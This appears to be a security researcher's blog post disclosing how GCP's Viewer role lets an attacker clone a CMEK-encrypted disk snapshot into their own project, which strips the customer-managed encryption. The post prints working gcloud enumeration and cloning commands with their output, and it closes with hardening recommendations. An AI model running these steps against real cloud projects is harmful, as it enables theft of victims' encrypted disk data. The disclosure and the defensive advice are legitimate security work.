TL;DR: The legacy basic roles/viewer role enables an attacker to use snapshots to clone disk with Customer-managed encryption (CME) into their project, effectively stripping CME during the transfer. Google added validation for direct disk cloning using a disk as a source, but snapshot-based cloning remains a bypass.
Intro
In my previous article, we talked about the GCP Viewer role, which allows an attacker to clone disks (even CMEK-encrypted ones) into an external project, controlled by the attacker. The cloned disk used default Google-managed encryption (GME), which effectively stripped the original CMEK protection and bypassed the KMS permissions you would normally expect to enforce access.
On January 30 I was notified, that the fix was introduced, enforcing the validation check, when cloning the CMEK-encrypted disks, using the persistent disk clone APIs. Some readers may have received the following MSA from Google:
Currently, when you create a disk clone of a Customer-Managed Encryption Key (CMEK) encrypted Persistent Disk using the gcloud and REST API interfaces, the APIs use default encryption. Therefore, the cloned disk may not be encrypted with the same CMEK key as the source disk. To resolve this issue, you need to review the impacted projects and update your API calls as soon as possible.
We’ve provided additional information below about this issue, and the actions required to update any projects that may have been impacted. What you need to know
Key changes: Persistent Disk clone APIs are being updated to include a validation check when cloning CMEK-encrypted disks. The APIs will not succeed if the encryption key is not included in the call and doesn’t match the original disk’s CMEK key.
Note: This API requirement is already documented, but has not been previously enforced by the API.
You must include the source CMEK key via the “–kms-key” option (gcloud) or the “diskEncryptionKey” option (REST API) when cloning a CMEK-encrypted diskkey. If you do not specify these options, the APIs will default to Google Cloud default encryption, which may not match your encryption expectations.

What the fix essentially means is: it is still possible to clone the disk from one project to another using the Viewer role, but the API now prevents CMEK from being silently stripped when the source disk is CMEK-encrypted. If we attempt to clone the CMEK-encrypted disk now, without specifying the original key to it, we will face an error, asking us to provide the same key the disk was encrypted with.
Finding the Snapshot Bypass
In my first article, I teased the bypass via the snapshots, and I would like to focus on how I found it.
Let’s look at the persistent disk API disks.insert method. Previously we were passing the sourceDisk parameter to it, but in addition to sourceDisk, this API also accepts sourceSnapshot, sourceImage, sourceInstantSnapshot and sourceStorageObject. While all of them look very promising, let’s have a look at the snapshots specifically.
Why snapshots? The answer is straightforward. The Viewer role can list snapshots using the compute.snapshots.list permission, images using the compute.images.list permission and instant snapshots, using the compute.instantSnapshots.list permission, but not Cloud Storage objects; those require the storage.objects.list permission, which is not part of the Viewer role (the closest and most popular role you can find with this permission is the Storage Object Viewer role).
Instant snapshots are the newer resource type, introduced in August 2024, with some interesting limitations, i.e. if the source disk of an instant snapshot is deleted, the instant snapshot is deleted as well. As newer resource types, they are likely less popular than images or snapshots.
Prerequisites
Let’s set the stage to test the snapshot bypass. We need:
- Source project (victim): contains CMEK-encrypted disk with the sensitive data* and an existing snapshot created from that disk.
- Target project (attacker): a project controlled by an attacker.
- Identity: a service account, with the Viewer role** assigned at the source-project scope.
* Filling the disk with the test data was done by attaching and mounting it to the existing VM, and creating a testfile.txt containing “Hello!”.
> sudo mkfs.ext4 /dev/sdb
> sudo mkdir -p /mnt/stateful_partition/datadisk
> sudo mount /dev/sdb /mnt/stateful_partition/datadisk
> echo "Hello!" | sudo tee /mnt/stateful_partition/datadisk/testfile.txt
** The Viewer role includes the compute.snapshots.useReadOnly permission. This permission is required to use the snapshot to create a snapshot or a disk clone. This is the only source-project permission required from the service account. Any custom or predefined role that contains this permission is equally vulnerable.
Bypassing the API validation with snapshots
Let’s start with enumerating the project, that we got access to.
❯ gcloud compute disks list
NAME                    LOCATION       LOCATION_SCOPE  SIZE_GB  TYPE         STATUS
cross-account-leak      us-central1-a  zone            10       pd-balanced  READY
example-cmek-data-disk  us-central1-a  zone            10       pd-balanced  READY
source-vm               us-central1-a  zone            10       pd-standard  READY
The CMEK one looks interesting, and we can see it’s encrypted with the key shown in diskEncryptionKey.kmsKeyName parameter.
❯ gcloud compute disks describe example-cmek-data-disk --zone="$ZONE"
creationTimestamp: '2026-04-23T09:54:45.056-07:00'
diskEncryptionKey:
  kmsKeyName: projects/source-project/locations/us-central1/keyRings/test-ring/cryptoKeys/test-key-2/cryptoKeyVersions/1
enableConfidentialCompute: false
id: '7113846737366151227'
kind: compute#disk
labelFingerprint: 42WmSpB8rSM=
lastAttachTimestamp: '2026-04-23T10:03:36.132-07:00'
lastDetachTimestamp: '2026-04-23T10:03:47.696-07:00'
name: example-cmek-data-disk
physicalBlockSizeBytes: '4096'
satisfiesPzi: true
selfLink: https://www.googleapis.com/compute/v1/projects/source-project/zones/us-central1-a/disks/example-cmek-data-disk
sizeGb: '10'
status: READY
type: https://www.googleapis.com/compute/v1/projects/source-project/zones/us-central1-a/diskTypes/pd-balanced
zone: https://www.googleapis.com/compute/v1/projects/source-project/zones/us-central1-a
Let’s see if there are any snapshots created from disks in the current project.
❯ gcloud compute snapshots list \
  --format="table(sourceDisk.basename():label=DISK, name:label=SNAPSHOT, creationTimestamp, status)"
DISK                    SNAPSHOT                 CREATION_TIMESTAMP             STATUS
example-cmek-data-disk  cmek-encrypted-snapshot  2026-04-23T13:06:39.202-07:00  READY
❯
❯ gcloud compute snapshots describe cmek-encrypted-snapshot
creationSizeBytes: '69952'
creationTimestamp: '2026-04-23T13:06:39.202-07:00'
diskSizeGb: '10'
downloadBytes: '79578'
enableConfidentialCompute: false
id: '5529120413504226593'
kind: compute#snapshot
labelFingerprint: 42WmSpB8rSM=
name: cmek-encrypted-snapshot
selfLink: https://www.googleapis.com/compute/v1/projects/source-project/global/snapshots/cmek-encrypted-snapshot
snapshotEncryptionKey:
  kmsKeyName: projects/source-project/locations/us-central1/keyRings/test-ring/cryptoKeys/test-key-2/cryptoKeyVersions/1
sourceDisk: https://www.googleapis.com/compute/v1/projects/source-project/zones/us-central1-a/disks/example-cmek-data-disk
sourceDiskId: '7113846737366151227'
status: READY
storageBytes: '69952'
storageBytesStatus: UP_TO_DATE
storageLocations:
- us
The snapshot has the snapshotEncryptionKey.kmsKeyName parameter, pointing to the same key, the source disk is encrypted with. Let’s try to use this snapshot, to create a disk clone in an attacker’s project.
❯ gcloud config set project "$ATTACKER_PROJECT"
Updated property [core/project].
❯
❯ gcloud compute disks create cloned-copy-cmek-from-snapshot \
      --source-snapshot="projects/${SOURCE_PROJECT}/global/snapshots/${CMEK_SNAPSHOT}" \
      --impersonate-service-account="${SOURCE_SA_EMAIL}" \
      --zone="$ZONE"
WARNING: This command is using service account impersonation. All API calls will be executed as [cross-account-leak-test@source-project.iam.gserviceaccount.com].
WARNING: This command is using service account impersonation. All API calls will be executed as [cross-account-leak-test@source-project.iam.gserviceaccount.com].
Created [https://www.googleapis.com/compute/v1/projects/attacker-project/zones/us-central1-a/disks/cloned-copy-cmek-from-snapshot].
NAME                            ZONE           SIZE_GB  TYPE         STATUS
cloned-copy-cmek-from-snapshot  us-central1-a  10       pd-standard  READY
The bypass succeeds. After attaching and mounting the cloned disk, its contents are readable in the attacker’s project.
Why does it happen?
The mechanism behind it is the same as I described in my first article.
- CMEK decryption is performed by the Compute Engine Service Agent of the source project, not the user directly.
- The
compute.snapshots.useReadOnlypermission effectively authorizes the Service Agent to decrypt the data for the purpose of reading or cloning.- Because the cloning operation reads the data and writes it to a new disk in the target project, if no key is specified, the new disk simply defaults to Google-managed encryption (GME).
This effectively removes the CMEK during the transfer. The attacker does not need
cloudkms.cryptoKeyVersions.useToDecryptpermission on the source key, nor do they need the key to exist in the target project.
When introducing the fix, GCP addressed validation for the sourceDisk parameter, but did not enforce the same check for other sources such as snapshots or images.
Recommendations
- Avoid Basic Roles: Stop using
roles/viewer(and other Basic roles). It does not follow the principle of least privilege, and can lead to unexpected outcomes. - Use Custom Roles: Create custom roles that follow the principle of least privilege. If a user only needs to view metadata, do not grant
compute.disks.useReadOnly. - Audit Permissions: Regularly audit who holds permissions to read disk data. Treat
useReadOnlyas equivalent to “can download the hard drive.” - Org Policy Constraints: Use Organization Policies to restrict cross-project service account usage and restrict which projects can be used for resource sharing.
- Audit Service Agents: The Service Agent is just a service account, that can be exploited. Audit the permissions granted to the Service Agent, and strive to minimize those, as you do with the regular service accounts.